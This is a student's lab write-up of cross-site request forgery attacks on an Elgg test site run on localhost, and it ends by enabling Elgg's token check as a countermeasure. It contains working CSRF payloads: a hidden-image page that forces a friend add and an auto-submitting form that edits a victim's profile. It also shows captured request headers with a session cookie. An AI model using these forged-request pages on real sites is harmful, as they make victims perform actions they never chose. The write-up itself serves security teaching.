Task 1: Observing HTTP Request.

Headers Cookies Params Response Timings

Request URL: http://www.csrflabelgg.com/action/friends/add?frie
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK Edit and Resend Raw headers
Version: HTTP/1.1

Headers Cookies Params Response

Request URL: http://www.csrflabelgg.com/action/messages/send
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found Edit and Resend Raw headers
Version: HTTP/1.1

- To get the get request I added Boby as a friend, and in order to get the post request I sent a message to Boby.

Task 2: CSRF Attack using GET Request

Headers Cookies Params Response Timings Stack Trace

Request URL: http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK Edit and Resend Raw headers
Version: HTTP/1.1
Filter headers

- This is the get request for adding a friend, as I added Alice as a Friend (As Boby)


Request URL: http://www.csrflabelgg.com/action/messages/send
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found Edit and Resend Raw headers
Version: HTTP/1.1
Filter headers

Content-Length: 151
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=rnh0cnpjchfm4irv21ulbi8qh0
Host: www.csrflabelgg.com
Referer: *http://www.csrflabelgg.com/messages/add/43*
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0


- I sent an email to Alice stating that I want to be her friend and got my friend ID

```html
<html>
<body>
        <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image", width="1", height="1">
        <p>An unknown error has occurred.</p>
</body>
</html>
```

- I modified test.html to make anyone who clicks on the link Boby's friend



- I send Alice the link to make her add Boby as a friend




- I become Alice and click the link

- Alice is now a friend with Boby

Task 3: CSRF Attack using POST Request

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.




- Boby can use a get request when adding a friend to see Alice's user id

contactemail:
description: I+am+someone's+hero
guid: 43
interests:
location:
mobile:
name: Boby

- I changed my own profile to see the parameters of the POST request

```
<html>
<body>
<script type="text/javascript">
function send_message() {
        var inputs;
        inputs = "<input type = 'hidden' name = 'description' value = '<p>Boby is my Hero</p>'>";
        inputs += "<input type = 'hidden' name = 'guid' value = '42'>";
        inputs += "<input type = 'hidden' name = 'name' value = 'Alice'>";
        var f = document.createElement("form");
        f.action = "http://www.csrflabelgg.com/action/profile/edit";
        f.innerHTML = inputs;
        f.method = "POST";
        document.body.appendChild(f);
        f.submit();
}

window.onload = function() {send_message();}
</script>
</body>
</html>
```

- I then modified the file from class to work with a profile



- I then sent the link to Alice and logged in as Alice and had her click the link

- Alice's profile was changed


Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

- He can't because he needs a guid and name in order to modify it


Task 4: Implementing a countermeasure for Elgg

```php
public function gatekeeper($action) {
        //return true;

        if ($action === 'login') {
                if ($this->validateActionToken(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
                $ts = (int)get_input('__elgg_ts');
                if ($token && $this->validateTokenTimestamp($ts)) {
                        // The tokens are present and the time looks valid: this is probably a mismatch due to the
                        // login form being on a different domain.
                        register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

                        forward('login', 'csrf');
                }

                // let the validator send an appropriate msg
                $this->validateActionToken();

        } else if ($this->validateActionToken()) {
                return true;
        }

        forward(REFERER, 'csrf');
}
```


- I turned on the gatekeeper function by commenting out the return



- I removed Boby as a friend



- I click on his link again



- It fails to add him as a friend and reports that error